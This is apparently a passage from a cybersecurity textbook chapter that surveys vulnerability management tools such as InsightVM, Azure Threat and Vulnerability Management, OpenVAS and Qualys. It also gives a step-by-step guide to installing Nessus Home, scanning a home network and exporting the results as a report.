



*Figure 16.18: Dragon platform Patch Management*

## InsightVM

Created by Rapid7, InsightVM uses advanced analytics to discover vulnerabilities in a network, pinpoint which devices are affected, and prioritize the critical ones that need to be attended to. The tool first discovers all the devices that are connected to the network. It then assesses and categorizes each device based on types such as laptops, phones, and printers. Afterward, it scans the devices for vulnerabilities.

InsightVM can import penetration test results from Metasploit since they are all developed by Rapid7. Likewise, Metasploit Pro can initiate vulnerability scans on networked devices using InsightVM. It assigns the vulnerabilities that it detects on devices a score that is based on the CVE and CVSS base scores and other factors such as exposure and vulnerability duration. This helps the IT security team to prioritize the vulnerability management process more accurately.

The tool also comes with inbuilt templates for compliance audit purposes.





*Figure 16.19: Rapid7 uses the benefits of owning Metasploit; when it comes to vulnerabilities, this is one of the best products on the market*

## Azure Threat and Vulnerability Management

If you are using the Microsoft cloud, then Azure Threat and Vulnerability Management can be a valuable tool for your organization. It's a solution to bridge the gap between security administration and IT administration during the remediation process. It does so by creating a security task or ticket through integration with Microsoft Intune and Microsoft System Center Configuration Manager. Microsoft is promising real-time device inventory, visibility into software and vulnerabilities, application runtime context, and configuration posture.





*Figure 16.20: Azure Threat and Vulnerability Management dashboard view*

This tool assists you by exposing emerging attacks in the wild, pinpointing active breaches, and protecting high-value assets, while giving you seamless remediation options.

## Implementing vulnerability management with Nessus

Nessus is one of the most popular commercial network vulnerability scanners, developed by Tenable Network Security. It is designed to automate the testing and discovery of known vulnerabilities before a hacker takes advantage of them. It also suggests solutions for the vulnerabilities identified during the scan. The Nessus vulnerability scanner products are annual subscription-based products. Luckily, the home version is free of charge, and it also offers plenty of tools to help explore your home network.

Nessus has countless capabilities and is fairly complex. We will download the free home version, and cover only the basics of its setup and configuration, as well as creating a scan and reading the report. You can get the detailed installation and user manual from the Tenable website.

Download the latest version of Nessus (appropriate to your operating system) from its download page (`https://www.tenable.com/products/nessus/select-your-operating-system`). In our example, I downloaded the 64-bit Microsoft Windows version, `Nessus-7.0.0-x64.msi`. Just double-click on the downloaded executable installation file and follow the instructions along the way.

Nessus uses a web interface to set up, scan, and view reports. After the installation, Nessus will load a page in your web browser to establish the initial settings. Click on the **Connect via SSL** icon. Your browser will display an error indicating that the connection is not trusted or is unsecure. For the first connection, accept the certificate to continue configuration. The next screen (*Figure 16.21*) will be about creating your user account for the Nessus server:





*Figure 16.21: Account creation*

Create your Nessus system administrator account with a **Username** and **Password** that you will use for future logins, then then click on the **Continue** button. On the third screen choose **Home**, **Professional**, or **Manager** from the drop-down menu.

After that, go to `https://www.tenable.com/products/nessus-home` in a different tab and register for the activation code, as shown in the figure below:





*Figure 16.22: Registration and plugin installation*

Your activation code will be sent to your email address. Type your activation code in the **Activation Code** box. After registration, Nessus will start downloading plugins from Tenable. This may take several minutes depending on your connection speed.

Once the plugins have been downloaded and compiled, the Nessus web UI will initialize and the Nessus server will start, as shown in the figure below:





*Figure 16.23: Nessus web UI*

To create a scan, click on the **New Scan** icon in the upper-right corner. The **Scan Templates** page will appear, as shown in the following screenshot:





*Figure 16.24: Scan Templates*

You can choose any template listed on the **Scan Templates** page. We will choose **Basic Network Scan** for our test. The **Basic Network Scan** performs a full system scan that is suitable for any host. For example, you could use this template to perform an internal vulnerability scan on your organization's systems. As you choose **Basic Network Scan**, the **Settings** page will be launched, as shown in *Figure 16.25*.

Name your scan **"TEST"** and add a description. Enter IP scanning details on your home network. Keep in mind that **Nessus Home** allows you to scan up to 16 IP addresses per scanner. Save the configuration and, on the next screen, click the **Play** button to launch the scan. Depending on how many devices you have on your network, the scan will take a while.





*Figure 16.25: Scan configuration*

Once Nessus finishes scanning, click on the related scan; you'll see a bunch of color-coded graphs for each device on your network. Each color on the graph refers to different results, starting from a low level and ranging to critical.

In *Figure 16.26*, we have four hosts (**192.168.0.25**, **192.168.0.21**, **192.168.0.1**, and **192.168.0.24**):





*Figure 16.26: Test results*

After the Nessus vulnerability scan, the results will be shown, as displayed in *Figure 16.26*.

Click on any IP address to display the vulnerabilities found on the selected device, as shown in *Figure 16.27*. I chose **192.168.0.1** to see the details of the vulnerability scan:





*Figure 16.27: Vulnerabilities*

When an individual vulnerability is selected, it displays more details of that particular vulnerability. My **UPnP Internet Gateway Device (IGD) Protocol Detection** vulnerability is shown in *Figure 16.27*. It gives lots of information about related details, such as the **Description**, **Solution**, **Plugin Details**, **Risk Information**, and **Vulnerability Information**:





*Figure 16.28: Details of the vulnerability*

Lastly, scan results can be saved in several different formats for reporting purposes. Click on the **Export** tab in the upper-right corner to pull down a menu with the formats **Nessus**, **PDF**, **HTML**, **CSV**, and **Nessus DB**:





*Figure 16.29: Exporting results*

In my case, I chose a PDF format and saved the vulnerability scan results. As shown in *Figure 16.30*, the report gives detailed information based on the IP addresses scanned. The Nessus scan report presents extensive data about the vulnerabilities detected on the networks. The report can be especially useful to security teams. They can use this report to identify vulnerabilities and the affected hosts in their network, and take the required action to mitigate vulnerabilities:





*Figure 16.30: Results in PDF format*

Nessus provides a lot of functionality and ability in one tool. Compared to other network scanning tools, it is fairly user-friendly, has easy-to-update plugins, and has nice reporting tools for upper management. Using this tool and seeing the vulnerabilities will help you gain knowledge of your systems and also teach you how to protect them. New vulnerabilities are released almost daily, and in order to keep your systems consistently secure, you have to scan them regularly.

Keep in mind that finding the vulnerabilities before hackers take advantage of them is a great first step in keeping your systems safe.

## OpenVAS

OpenVAS is a vulnerability scanner that can do unauthenticated and authenticated testing, with some other customizable options. The scanner is accompanied by vulnerability test feeds and daily updates.





*Figure 16.31: HostedScan powered by OpenVAS*

## Qualys

Qualys offers different security products with different scopes, including Cloud Platform, cloud-hosted assets management, IT security, compliance, and web app security products. They provide continuous monitoring of your network to detect and protect against attacks, alerting their customers in real time of threats and system changes.

